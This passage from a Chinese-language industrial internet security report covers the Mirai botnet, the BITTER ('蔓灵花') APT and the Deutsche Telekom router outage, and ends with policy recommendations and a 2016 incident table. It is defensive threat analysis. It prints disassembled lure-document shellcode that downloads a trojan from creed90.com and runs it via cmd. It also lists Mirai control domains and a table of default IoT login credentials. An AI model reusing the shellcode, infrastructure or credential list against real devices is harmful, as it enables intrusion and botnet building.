


图 46 Mirai 感染设备地域分布图

表 2 Mirai 感染设备最多的前 10 个国家

国家	Mirai 感染的僵尸设备 IP 分布占比（%）
Vietnam	12.8
Brazil	11.8
United States	10.9
China	8.8
Mexico	8.4
South korea	6.2
Taiwan	4.9
Russia	4.0
Romania	2.3
Colombia	1.5

Mirai 病毒执行不同或特定服务端口攻击，不仅能够利用自身携带的 61 组用户名密码组合对物联网设备进行暴力破解，而且在代码中内置了感染白名单，遇到一些特殊机构的 IP 地址后，如美国邮政局、国防部等，组织机构的 IP 地址，能够自动回避。

Mirai 病毒执行 HTTP 洪攻击中，采用特定 user-agents 请求方

式进行隐藏。

Mirai 病毒具备安全绕过能力,当识别到 DDOS 防护商 DOSARREST 和 CLOUDFLARE 设备之后，会自动执行相关绕过策略：

为了获得感染设备的绝对控制权，Mirai 通过内存搜读方式识别并彻底清除被感染的网络设备内的恶意软件，并关闭 SSH\Telnet\HTTP 等网络连接服务，以阻止其它恶意软件或僵尸网络远程操控该设备。

Mirai 除了依靠传统的 ICMP UDP 和 SYN 攻击外，还使用了不常用的攻击技术“DNS water torture”和“GRE flood”。“DNS water torture”利用僵尸网络向目标 DNS 服务器发送少量但持续的递归查询请求，造成目标机构 DNS 服务器负荷超载。

Mirai 病毒的技术原理并不高深，但是却能造成巨大的危害。这反映了物联网与工业互联网的脆弱性。

4.2.4 蔓灵花 APT 攻击

Forcepoint 公司发布的报告显示：巴基斯坦政府最近遭遇了来源不明的网络间谍活动。该攻击被相关组织命名为“蔓灵花 APT 攻击”[9]。攻击者使用鱼叉邮件、系统漏洞等方式，在受害者计算机中植入了定制的木马程序，意图窃取敏感信息和资料。Forcepoint 研究人员认为该组织与 BITTER 相关，而且可能还不止发起了这一起攻击事件。BITTER 攻击始于 2013 年 11 月，且多年来一直未被检测到，目前攻击者背景尚未明确。

分析发现中国地区也遭遇了“蔓灵花 APT 攻击”。受影响单位主要是涉及政府、电力和工业相关单位。该组织至今依然处于活跃状态。

截至目前共捕获到了 33 个恶意样本，恶意样本涉及 Windows 和 Android 多个平台，恶意样本的回连域名共 26 个。

4.2.4.1 国内受影响情况

从恶意样本的时间戳来看，国外样本最早出现在 2013 年 11 月，样本编译时间集中出现在 2015 年 7 月至 2016 年 9 月期间。

国内感染用户的样本的编译时间集中在 2016 年 5 月到 9 月期间，其网络活动的活跃时间集中在 9 月份，其回连域名至今依然存活。国内主要受影响单位包括中国某国家部委、中国某工业集团和中国某电力单位。

4.2.4.2 鱼叉式邮件攻击

研究发现，该组织经常使用鱼叉邮件攻击的手法。鱼叉邮件中包含 Word 漏洞文档来诱导用户点击，其使用的漏洞是 Office 的经典漏洞 CVE-2012-0158。用户点击之后，漏洞文档中的脚本代码（见图 47）被执行，调用 URLDownloadToFileA 从指定的网址中下载木马程序，使用 CMD 命令重命名后执行，实现 RAT（木马程序）的下载安装。

```
; ---------------------------------------------------------------------------
aUrldownloadtof db 'URLDownloadToFileA',0
; ---------------------------------------------------------------------------
loc_D7:                                 ; CODE XREF: seg000:000000BF↑p
                push    eax
                call    edi
                xor     ecx, ecx
                push    ecx
                push    ecx
                call    sub_F2
; ---------------------------------------------------------------------------
aCWpdConhost    db 'C:\WPD\conhost',0

; =============== S U B R O U T I N E =======================================

sub_F2          proc near               ; CODE XREF: seg000:000000DE↑p
                call    loc_10F
; ---------------------------------------------------------------------------
aHttpCreed90_co db 'http://creed90.com/ismr',0

loc_10F:                                ; CODE XREF: sub_F2↑p
                push    ecx
                call    eax
                xor     eax, eax
                call    sub_121
sub_F2          endp ; sp-analysis failed

; ---------------------------------------------------------------------------
aWinexec        db 'WinExec',0
; =============== S U B R O U T I N E =======================================

; Attributes: noreturn

sub_121         proc near               ; CODE XREF: sub_F2+22↑p
                push    ebx
                call    edi
                call    sub_172
sub_121         endp

; ---------------------------------------------------------------------------
aCmdCMoveCWpdCo db 'cmd /c move "C:\WPD\conhost" "C:\WPD\conhost.exe" & "C:\WPD\conho'
                db 'st.exe"',0
```

图 47 漏洞文档中的脚本代码

鱼叉邮件利用的漏洞文档的文件名主要有：

Requirement List.doc　　Cyber Espionage Prevention.doc

New email guidelines.doc　　Gazala-ke-haseen-nagme.doc

Rules.xls

除了基本的漏洞文档，还有图标伪装成图片文件的可执行文件，如图 48 所示。当用户点击这些图片后，图片内置隐藏程序就开始执行并下载安装木马程序。

图 48 诱饵图片文件

4.2.4.3 后门程序功能

Windows 平台上发现的运行程序有三大类：第一类是 Downloader 程序，当用户触发漏洞文档时，最先从回连域名上下载 Downloader 并且执行；第二类是后门程序 FileStolen，功能较简单，意在窃取文件；第三类是具有完整功能的木马程序。详细分析见参考文献[10]。

4.3.4.4 结论

网络空间的争夺成为了大国博弈的焦点。一些境外有组织的黑客团队开始利用包括 APT 攻击等手段试图窃取相关情报或者实施破坏行为。蔓灵花攻击的国内目标就是国内某部委机构以及大型能源央企，意在窃取情报。

移动平台攻击增加，跨平台攻击渐成趋势。本次捕获的蔓灵花攻击行动中，不仅有针对 Windows 目标的攻击，还有针对移动 Android 系统的攻击。黑客通过假冒应用侵入目标的移动设备，实现监控用户操作的目的。

在传统 PC 时代，黑客组织的攻击目标和攻击链往往比较单一。随着移动与智能设备的广泛部署和应用，黑客组织的攻击目标逐步扩大，攻击链也更加复杂。移动与智能设备不仅是攻击目标，也可以在控制之后成为黑客攻击的跳板或源头。

协同纵深防御成为应对高级威胁的重要方法。APT 攻击具有针对性极强、高隐蔽性、代码复杂度高的特点。因此很多 APT 攻击能够持续攻击多年而不被发现。针对这类顶尖的 APT，传统的安全手段往往应对乏力，很多时候在被侵入数月，甚至数年之后才会发现，数据泄

露的损失往往十分惊人。因此，我们需要改变传统的安全理念和防护手段。

从技术角度看，针对高级威胁的发现，需要将多维度检测手段的综合应用、大数据分析、威胁情报这三个方面结合起来。大数据是基础，要尽量多的掌握被保护对象的一手数据，如全流量的还原。如果能够有终端的文件级、进程级数据，则能达到更好的效果。通过互联网大网数据的综合分析与挖掘所产生的威胁情报，能够做到对于高级威胁所应用的攻击资源、攻击手法、组织背景等方面的关联判定，从而与大数据分析平台结合，针对高级威胁进行实时与历史的综合发现与持续监测。数据驱动的安全协同防御，正是用较低的成本帮助客户建立轻量级的大数据安全平台，通过探针采集还原一手数据，并结合多源头的可机读威胁情报的应用，以及沙箱动态行为发现与关联引擎分析等多维度方法，进行高级威胁的判定。并可进一步联动网关处的 NDR（Network Detection & Response，网络检测与响应）及终端处的 EDR（Endpoint Detection & Response，终端检测与响应）系统进行快速协同联动处置。

从更广阔的协同思路上，我们认为协同分为数据协同、智能协同和产业协同三个层面，第一个层面是数据协同，是希望能够打破数据的孤岛和数据的鸿沟，数据的协同和共享，是数据驱动安全体系里最关键性的基石。正如上面所提到的技术方案，多维度数据的关联分析及威胁情报应用是关键。第二个层面是智能协同，这个层面的协同是解决分析能力不足导致的不可做。即使有海量多维度数据，如果没有足够的分析能力，数据的价值无法得到发挥，基于数据的协同分析，

可以借助机器与机器的协同、机器与人的协同以及人与人的协同多个方面，最终目的还是为了便于人能够更加有效的分析和处理，提升分析的效率和效果。第三个层面是产业协同。产业协同需要政府和工业企业共同推进，达成政府间、企业间包括政府和企业间的互信，从而形成更安全的工业互联网产业生态。

4.2.5 德国电信断网：Mirai 僵尸网络的新变种和旧主控




图 49 德国电信断网时间受影响区域示意图

德国电信在 2016 年 11 月 28 日前后遭遇一次大范围的网络故障[10]。在这次故障中，2 千万固定网络用户中的大约 90 万个路由器发生故障（约 4.5%），导致大面积网络访问受限。很多媒体给出了网络受限的示意图，如图 49 所示。

德国电信进一步确认了事件是由于路由设备的维护界面被暴露在互联网上，并且引发了针对性的攻击而导致。德国电信对该事件给出了较为详细的描述[11]。这次事件前后的时间脉络如下（以下均为北京时间）：

- 2016-11-07，kenzo 发布了一个针对 7547 端口上路由器等设备的 TR-069/TR-064 相关的安全公告；
- 2016-11-26 21:27:23 360 网络安全研究院首次探测到 Mirai 僵尸网络发起了针对 7547 端口的扫描。新的 Mirai 变种与既往 Mirai 的显著区分在于：扫描端口 7547 而非 23 和 2323、利用远程命令执行漏洞而非弱口令种植木马。扫描 TCP 端口 7547 远程命令执行漏洞的行为，是利用了最近新公布的一个安全公告中提到的问题，将感染目标转移到支持 TR-069/TR-064 并错误暴露 TR-064 的设备，进而利用 TR-064 实现木马注入；
- 2016-11-26 ～ 2016-11-28，端口 7547 上的 Mirai 僵尸网络规模积累到足以影响大面积网络；
- 11 月 27 日 17 点 04 分，分析人员又监测到一个变种和 26 日的新变种类似，这次的变种出现了扫描 TCP 端口 5555 的行为；
- ～2016-11-28 telekom 德国电信累积大约 90 万个路由器被 Mirai 僵尸网络的扫描过程打宕，网络大面积受影响
- 2016-11-28 ～ 至今 telekom 德国电信在自身网络范围内采取措施遏制 Mirai 僵尸网络的扫描过程。

新 mirai 变种的感染和植入过程，文献[14]有详细讨论。安全公告[12][13]的技术细节有助于理解 Mirai 新变种的行为。

被感染设备数据分析。从统计数据来看，这两个变种处于异常活跃的状态，同时从国外数据来看，这两个变种的扫描范围造成了世界

范围的影响，日记录的活跃扫描源在百万级别。端口 7547 上的被感染设备增长速度已经远超过了端口 23/2323 上的被感染设备数量增速。当前端口 7547 上的被感染设备总量已经超过 3 万；多方数据显示，全网潜在的可感染设备总数量在 3～5 百万之间。

被感染设备的地理分布方面，巴西依然遥遥领先，与既有 Mirai 僵尸网络的地理分布保持一致。

country	国家	uniq bot ip on port 5555	uniq bot ip on port 7547
BR	巴西	282	17766
GB	大不列颠王国	107	7838
IE	爱尔兰	33	2387
TR	土耳其	57	1909
IR	伊朗	39	1725
FI	芬兰	27	1249
IT	意大利	27	1054
CL	智利	13	990
TH	泰国	12	675
AR	阿根廷	4	499
AU	澳大利亚	3	474
FR	法国	6	378
GR	希腊	1	231
PK	巴基斯坦	2	188
IN	印度	2	127
ES	西班牙	1	125
VN	越南	2	84
MY	马来西亚	3	69
RU	俄罗斯		61
SE	瑞典		61

图 50

新变种共享了既有 Mirai 僵尸网络主控的基础设施。通过分析和网络追踪端口 7547 上的 Mirai 变种样本发现:样本中的主控有两组，如图 51 值得注意的是，这两组主控都是之前已经发现并跟踪的 Mirai 僵尸主控[9]。

domain	subdomain
securityupdates.us	check.securityupdates.us linux.securityupdates.us rep.securityupdates.us xxx.securityupdates.us
timeserver.host	ntp.timeserver.host
kernelorg.download	check.kernelorg.download update.kernelorg.download
ocalhost.host	l.ocalhost.host

图 51

新变种的攻击目标特性。经汇总所有 7547 相关的被感染设备 IP 列表，共计 46653 个。经尝试读取这些 IP 站点的设备型号，共计获得了 5976 个回应。筛选返回的 5976 个回应中个数超过 10 个的细分类，列出他们的生产厂商（打码）、型号列表如下。

ManufacturerName	ModelName	ProductClass	Count
******	AMG1302-T10B	AMG1302-T10B	1744
******	AMG1302-T11B	AMG1302-T11B	1238
None	None	None	1149
******	AMG1202-T10B	AMG1202-T10B	502
******	AMG1302-T10A	AMG1302-T10A	497
******	AMG1312-T10B	AMG1312-T10B	365
******	P-660HN-T1A_IPv6	P-660HN-T1A_IPv6	111
******	P-660HN-T1 v2	P-660HN-T1v2	85
******	P-660HN-T1A v2	P-660HN-T1A v2	56
******	P-1302-T10B	P-1302-T10B	29
******	AMG1202-T10A	AMG1202-T10A	27
******	P-660HN-T3A_IPv6	P-660HN-T3A_IPv6	21
******	DEL1202-T10B/B	DEL1202-T10B/B	21
******	P-660HNU-T1_IPv6	P-660HNU-T1_IPv6	18
******	DEL1202-T10B/W	DEL1202-T10B/W	16
******	P-660HN-T1A	P-660HN-T1A	14
******	DEL1201-T10A	DEL1201-T10A	10

图 52

必须强调这些只是我们能够看到的冰山一角，也许还需要更多其他设备厂商一起来做更多的网络安全工作。

需要指出的是：新变种的样本覆盖了多个平台，如图 53，推测

这可能反映了攻击者的工程环境比较成熟，攻击者已经拥有较为成熟的交叉编译工程环境，新的扫描方式出现后就编译了多种平台样本。此外，新 mirai 变种将端口弱口令字典已经精简到了 3 条：root xc3511、root vizxv 和 root admin。对照图 54 已经公开的弱口令可知，第一对弱口令是针对雄迈设备的；第二对是针对大华设备的。第三条适用范围较广，没有明确的指向性。

sample file name	file desc
1	ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
2	ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
3	ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
4	ELF 32-bit LSB executable, Renesas SH, version 1 (SYSV), statically linked, stripped
5	ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
6	ELF 32-bit MSB executable, SPARC, version 1 (SYSV), statically linked, stripped
7	ELF 32-bit MSB executable, Motorola 68020, version 1 (SYSV), statically linked, stripped

图 53

用户名/密码	设备名
admin/123456	ACTi IP Camera
root/anko	ANKO Products DVR
root/pass	Axis IP Camera, et. al
root/vizxv	Dahua Camera（浙江大华摄像头）
root/888888	Dahua DVR（浙江大华）
root/666666	Dahua DVR（浙江大华）
root/7ujMko0vizxv	Dahua IP Camera （浙江大华摄像头）
root/7ujMko0admin	Dahua IP Camera （浙江大华摄像头）
666666/666666	Dahua IP Camera（浙江大华摄像头）
root/dreambox	Dreambox TV receiver
root/zlxx	EV ZLX Two-way Speaker?
root/juantech	Guangzhou Juan Optical(广州九安光电)
root/xc3511	H.264 - Chinese DVR
root/hi3518	HiSilicon IP Camera
root/klv123	HiSilicon IP Camera
root/klv1234	HiSilicon IP Camera
root/jvbzd	HiSilicon IP Camera
root/admin	IPX-DDK Network Camera
root/system	IQinVision Cameras, et. al
admin/meinsm	Mobotix Network Camera
root/54321	Packet8 VOIP Phone, et. al
root/00000000	Panasonic Printer
root/realtek	RealTek Routers
admin/1111111	Samsung IP Camera
root/xmhdipc	Shenzhen Anran Security Camera(深圳市安冉，雄迈模块)
admin/smcadmin	SMC Routers
root/ikwb	Toshiba Network Camera
ubnt/ubnt	Ubiquiti AirOS Router
supervisor/supervisor	VideoIQ
root/<none>	Vivotek IP Camera
admin/1111	Xerox printers, et. al
root/Zte521	ZTE Router(中兴路由器)

图 54

结论：德国电信断网事件中，大量公共终端设备“被动”充当了攻击源的角色。由此可以推断，工业互联网中的大量终端设备极有可能被不法黑客控制并引发恶性工业安全事件。因此，工业互联网终端设备的安全保护已经刻不容缓。

第五章 中国工业互联网安全问题总结与发展建议

5.1 中国工业互联网安全问题总结

在全球兴起新一轮科技革命和产业变革中，以工业互联网为代表的新一代信息技术与传统行业加速融合，不断催生着新的生产方式、组织方式和商业模式。工业互联网在众多生产制造企业得到广泛应用的同时，其面临的安全形势难言乐观，并呈现如下问题：

1、工业互联网面临更加严峻的安全威胁

通过对比 2016 年全球范围内工业互联网的安全事件数据与前几年工业互联网的安全事件统计数据发现，近年来针对工业互联网的网络攻击不断攀升，受攻击的目标范围不断扩大，攻击范围开始波及电网、交通等重要基础设施控制系统。2010 年的震网病毒，2016 年的“物联网破坏者”Mirai 病毒则表明安全攻击的准入门槛不断降低，但造成的危害越来越大。

2、工业互联网相关安全标准及法规仍有待完善

目前相关行业及国家有关部门已经开始制定、完善工业互联网相关的政策、法律、标准等，但一些领域仍存在着大量空白。此外，工业互联网相关安全标准制定还面临一些困难，比如许多核心行业的工业控制系统大量采用国外产品、许多业务的发展速度远远超过标准的制定速度、工业互联网涉及多个产业主管部门等。在制度的设计和法规的制定中，需要一个能以产业化角度出发的管理机制。

3、工业互联网安全现状不容乐观，企业安全投入不足

据 CNVD 和 CNNVD2016 年发布的工业互联网安全漏洞统计分析，

无论是漏洞的种类，还是数量，较 2015 年均有明显增长，无论是哪个环节的漏洞被利用，都可能造成严重安全问题。但企业对工业互联网的安全建设仍然存在认知不足、投入不足的问题，很多数工业互联网相关企业的网络安全性不容乐观。这也导致了攻击者能够轻易发现大量机会侵入目标系统并完成攻击行为。

4、攻击手段多元化、专业化，攻击目标更有针对性

通过对 2016 年工业互联网相关安全事件的统计分析发现，与传统病毒攻击的漫无目的相比，针对工业互联网的攻击手段更加多元化、专业化，攻击目标更有针对性。比如近期发生的 Mirai、铁门、PLC Blaster 等病毒攻击行为的目标性极为明确，针对性更强，并且攻击者对于工业互联网的研究程度相当深入，攻击行为也更加多元化、专业化，甚至组织化，利用复杂 APT 手段进行特定目标攻击，不仅可能会造成经济损失，也会造成巨大的社会影响。

5.2 中国工业互联网安全发展建议

工业互联网及其关键系统的安全依赖于功能安全保障能力和信息安全保障能力。中国工业互联网的安全，需要工业互联网的安全体系架构设计、系统建设、供应链、工业系统安全的运维与管理等全方位的提高。因此，为促进中国工业互联网的健康发展，提出如下建议：

（1）**加快建立和完善工业互联网安全标准体系**。标准是保障产业发展的基础。为促进我国工业互联网的发展，应加快建立和完善工业互联网安全标准体系，积极抢占国际标准制定话语权。组织、协调行业监管部门、研究机构、制造企业、安全厂商等共同合作，研究制定工业互联网安全相关的管理、技术、测评等标准规范。积极主导或

参与工业互联网安全国际标准化活动及工作规则制定，推动具有自主知识产权标准成为国际标准，提升我国在工业互联网安全国际标准化组织中的影响力。

（2）**推动自主安全可控的技术研发能力建设**。在工业互联网刚刚兴起时，安全问题突出，更突显自主、安全、可控技术的重要性。所以要从国家、行业、企业等各层面重视针对实际智能制造需求的、自主可控的关键技术的研发。一要加紧推动设备内嵌安全机制。生产装备由机械化向高度智能化转变，内嵌安全机制将成为未来设备安全保障的突破点，通过安全芯片、安全固件、可信计算等技术，提供内嵌的安全能力，防止设备被非授权控制或功能安全失效。二要积极建立主动的额、动态的网络安全防御机制。针对工厂内灵活组网的安全防护需求，实现安全策略和安全域的动态调整，同时通过增加轻量级的认证、加密等安全机制。

（3）**强化信息安全和功能安全的融合机制**。工厂控制环境由封闭到开放，信息安全威胁可能直接导致功能安全失效，功能安全和信息安全关联交织。因此，未来工厂控制安全需综合考虑功能安全和信息安全的需求，形成综合安全保障能力。

（4）**提升面向工业应用的灵活安全保障能力**。随着业务应用呈现多样化，未来需要针对不同业务的安全需求提供灵活的安全服务能力，提供统一灵活的认证、授权、审计等安全服务能力，同时支持百万级 VPN 隔离及用户量增长；对重要工业数据以及用户数据进行分类分级保护，对数据流动过程进行监控审计，实现工业数据全生命周期的保护。

（5）**共建及时共享的威胁情报平台**。在工业互联网时代，开放协作是保证行业高速健康发展的必由之路，业内监管机构、工业自动化集成商/工业应用系统厂商、信息安全厂商、研究机构和用户等各方携手共同努力搭建统一协作的支撑平台，让工业用户受益于工业互联网发展，保障工业生产运行高效稳定。

图 55 共享的威胁情报平台

（6）**积极开展重点行业的试点示范工作。**在重点行业，如轨道交通、电力、石化、智能制造等行业，由国家主管部门或企业用户策划启动一些重点行业的工业互联网安全建设的试点工程，整合各方的优势技术与产品，提出具有行业特色的工业互联网安全解决方案，并通过示范工程项目进行试点推广。

（7）**构建开放的工业互联网攻防演练平台**。提升工业互联网安全防御能力，尤其是一些关键工业系统的安全防御能力，不仅需要相关工业领域的专业知识，而且需要一定的工业技术装备。构建开放的工业互联网攻防演练平台，不仅能够显著降低成本，为专业安全人员、新的安全理论提供实验验证环境，确保各行业对新型安全攻击的彻底

掌握和治理，而且能够针对紧急安全事件快速构建试验演练，提高安全防御的应急能力。

（8）**鼓励行业联盟等社会组织在工业互联网安全领域发挥积极作用**。今年发生的工业互联网安全事件表现出明显的组织特性，比如黑色产业链的资金资助，甚至多个威胁组织协调作战等，导致攻击方较被攻击方具有明显优势。因此，鼓励安全联盟等社会组织在共享能力、知识、经验，协调合作中发挥积极作用，有助于提高整体的安全防御能力并降低安全防御成本。

（9）**工业互联网安全专业人才培养机制的建立**。工业互联网几乎涉及所有关乎国计民生的重要行业和重要领域。工控网络安全作为跨学科专业，要求工业互联网安全专业人才不仅仅局限于传统的信息安全或电气自动化专业人才，更大程度上需要具备跨行业、跨领域知识储备的专业人才。因此，在工业互联网发展和规模化的应用过程中，我们需要建立跨界的人才培养机制、培养出更多的工业互联网专业技术人才。

参考文献

[1] 中国工业互联网产业联盟;《工业互联网体系架构报告(版本 1.0)》; 2016 年 8 月

[2] 工业和信息化部、国家标准化管理委员;《国家智能制造标准体系建设指南（2015 年版)》; 2015 年 12 月

[3] 北京匡恩网络科技有限责任公司;《2016 年工业控制系统安全态势报告》; 2017 年 1 月

[4] 2016 年 8 月美国黑帽大会;《PLC-Blaster: A Worm Living Solely in the PLC》; 2016 年

[5] 普华永道、CIO 杂志、CSO 杂志;《2017 全球信息安全状况调查》; 2016 年 11 月

[6] 北京匡恩网络科技有限责任公司;《2016 年度物联网安全研究报告》; 2017 年 1 月

[7] 工业和信息化部电子科学技术情报研究所(电子一所)、中国工控网;《2016 年中国工业控制系统信息安全蓝皮书》;

[8] E 安全;《震网病毒高仿版 IRONGATE——专攻西门子 SCADA》;2016 年 6 月; http://mt.sohu.com/20160603/n452639246.shtml

[9] 北京奇虎科技有限公司;《德国电信断网事件详细分析：Mirai 僵尸网络的新变种和旧主控》; http://www.freebuf.com/articles/paper/121563.html

[10] 北京奇虎科技有限公司;《蔓灵花 APT 行动攻击报告》; http://www.freebuf.com/articles/paper/120002.html

[11] https://www.telekom.com/en/media/media-information/archive/information-on-current-problems-444862

[12] devicereversing.wordpress.com; TR-064 相关的安全公告; 2016-11-07;

[13] https://devicereversing.wordpress.com/2016/11/07/eirs-d1000-modem-is-wide-open-to-being-hacked/

[14] https://badcyber.com/new-Mirai-attack-vector-bot-exploits-a-recently-discovered-router-vulnerability/

附件 2016 年工业互联网主要安全事件汇总

时间	事件概述	目标	影响
2016 年 1 月	14 日，国内某燃气/自来水/城市供暖/城市排水防涝系统漏洞	市政系统	系统弱口令对国家城市的市政系统带来安全隐患
	据 Ibtimes 网站报道，FireEye 日前警告称，一款名为“JSPatch”可帮助开发者修改应用程序的软件上存在安全漏洞。	App	苹果应用商店内 1000 多款使用了该框架的 iOS 应用处于黑客攻击危险之中
	乌克兰最大机场（基辅鲍里斯波尔机场）网络遭到攻击。	机场信息系统	机场工作站被 Black Energy 病毒感染，但随后被安全专家及时处置，打破了来自俄罗斯黑客攻击的可能性。
	25 日，以色列国家电力局遭受勒索软件攻击。	电力系统	以色列电力局中相当一部分计算机被切换至离线模式以应对发生的紧急事故
	全球上百款工业控制系统产品默认密码泄漏	所有 ICS /SCAD 系统	大部分 ICS/SCADA 缺乏充分的口令策略，

	俄罗斯的 ICS/SCADA 研究人员在线发布了一份工业系统清单称。这份清单囊括了超过 100 款产品，涵盖范围从控制器到 Web 服务器，涉及艾伦-布拉德利、施耐德电气以及西门子等业界巨头。研究人员们从上述产品当中成功收集到了默认密码内容，例如“admin.admin”、“password”、“root”以及“administrator”等等。而更令人担心的是，这些密码内容源自多种来源，其中一部分甚至已经被网络上的开放密码列表以及厂商说明文件所提及。在研究人员们看来，这还仅仅是众多包含默认验证密码的 ICS/SCAD 产品中的“冰山一角”。		没有采用强壮的口令，口令泄露或者口令容易被猜中；而且找出 ICS/SCADA 系统中的默认登录凭证并不困难。且研究过程中还发现了一份长度惊人的硬编码密码清单。具体来讲，硬编码密码无法为用户所变更。 最大的危险还是以 root 方式对工业路由器、PLC 或者其它 ICS/SCADA 设备进行远程接入，具体来讲，一旦入侵成功，攻击者将了解到整个工业流程，并借此发动破坏性袭击。
2016 年 2 月	12 日，国内某地区燃气系统存在弱口令	燃气系统	燃气系统可能被入侵控制，对城市单位及

			市民用气造成不便
	27 日海康威视部分设备被境外 IP 控制存严重安全隐患。据江苏省公安厅发布《关于立即对全省海康威视监控设备进行全面清查和安全加固的通知》称，主营安防产品的海康威视其生产的监控设备被曝出严重安全隐患，部分设备已被境外 IP 地址控制，并要求各地立即进行全面清查，开展安全加固，消除安全隐患。		可能导致严重大规模信息泄露和被利用作为攻击源
2016 年 3 月	黑客组织“洋葱狗”潜伏 3 年终曝光 360 追日团队 3 月初披露了一个名为“洋葱狗”（OnionDog）的黑客组织。	亚洲国家的能源、交通等基础行业的网络	该黑客组织长期对亚洲国家的能源、交通等基础行业进网络渗透和情报窃取

2016 年 4 月	17 日，某石油系统遭受 SQL 注入漏洞攻击	石油系统	可能会造成石油系统中的数据信息泄漏，网站被篡改、挂马，数据库被恶意操作，服务器被远程控制、被安装后门等危害
	24 日，德国 Gundremmingen 核电站检测出恶意程序被迫关闭	核电站	该恶意程序仅感染了计算机的 IT 系统，而没有涉及到与核燃料交互的 ICS/SCADA 设备。该 IT 系统并未连接至互联网，所以专家分析应该是有人通过 USB 驱动设备意外将恶意程序引入到核电站内的计算机中。
	某手机厂商 ROM 均存在系统权限漏洞，任意 APK 都可利用此漏洞篡夺与 ROM 厂商相同的权限和数据	手机、App	窃取系统应用数据(如短信、通讯录、照片等)、窃取账号密码(危及钱包和云端备份的资料)、执行静默安装，甚至

			OTA 升级系统
	苹果 iOS 再曝隐私安全漏洞，苹果 iOS 软件存在的一个安全漏洞在允许用户共享地理位置信息的同时，也会应用开发商秘密获取用户的图片	iOS、App store	该漏洞会严重影响用户 iPhone 拍照的积极性，担心自己成为艳照门主角
2016 年 5 月	24 日，山东省液化天然气加气站监管平台存在网络安全风险。		据工业控制系统在线安全监测平台监测发现，山东省液化天然气加气站监管平台（涵盖了分布于山东省全省各个地市的总计 114 座液化天然气加气站）存在弱口令等网络安全漏洞风险，易被黑客进行远程攻击。
	2016 年 5 月初，360 发布的全国首份《国内智能家庭摄像头安全状况评估报告》显示：国内市场上销售的近百个品牌的家庭智能摄像头，近 8 成产品存在泄漏用户隐	网络智能摄像头	不法分子可以轻易控制摄像头，随时传输图像和语音信息，造成安装摄像头的家庭或公司的隐私信息泄露。

	私风险。		
2016 年 6 月	1 日，安徽省天然气开发股份有限公司协同办公平台存在网络安全风险。		据工业控制系统在线安全监测平台监测发现，安徽省天然气开发股份有限公司协同办公平台存在弱口令等网络安全漏洞风险，易被黑客进行远程攻击。
2016 年 7 月	奥巴马、罗姆尼的竞选团队都借助手机应用“拉票”。据悉，这种手机应用可以汇总注册选民的姓名、性别、年龄和住址等已公开信息，帮助竞选活动组织方和志愿者准确定位目标选民，挨家挨户上门拉票，选民回应信息可由这一程序反馈竞选总部的数据中心，以供参考	App	美国民众担忧这类信息会落入怀有不良企图的人手中，给选民们带来不必要的麻烦，也会影响到选民投票的热情
2016 年 8 月	伊朗多个重要石化工厂被恶意软件攻击，并声称其石化公司起火是网络攻击所致。	石化工厂	恶意软件可造成石化公司的信息系统的破坏或信息泄露

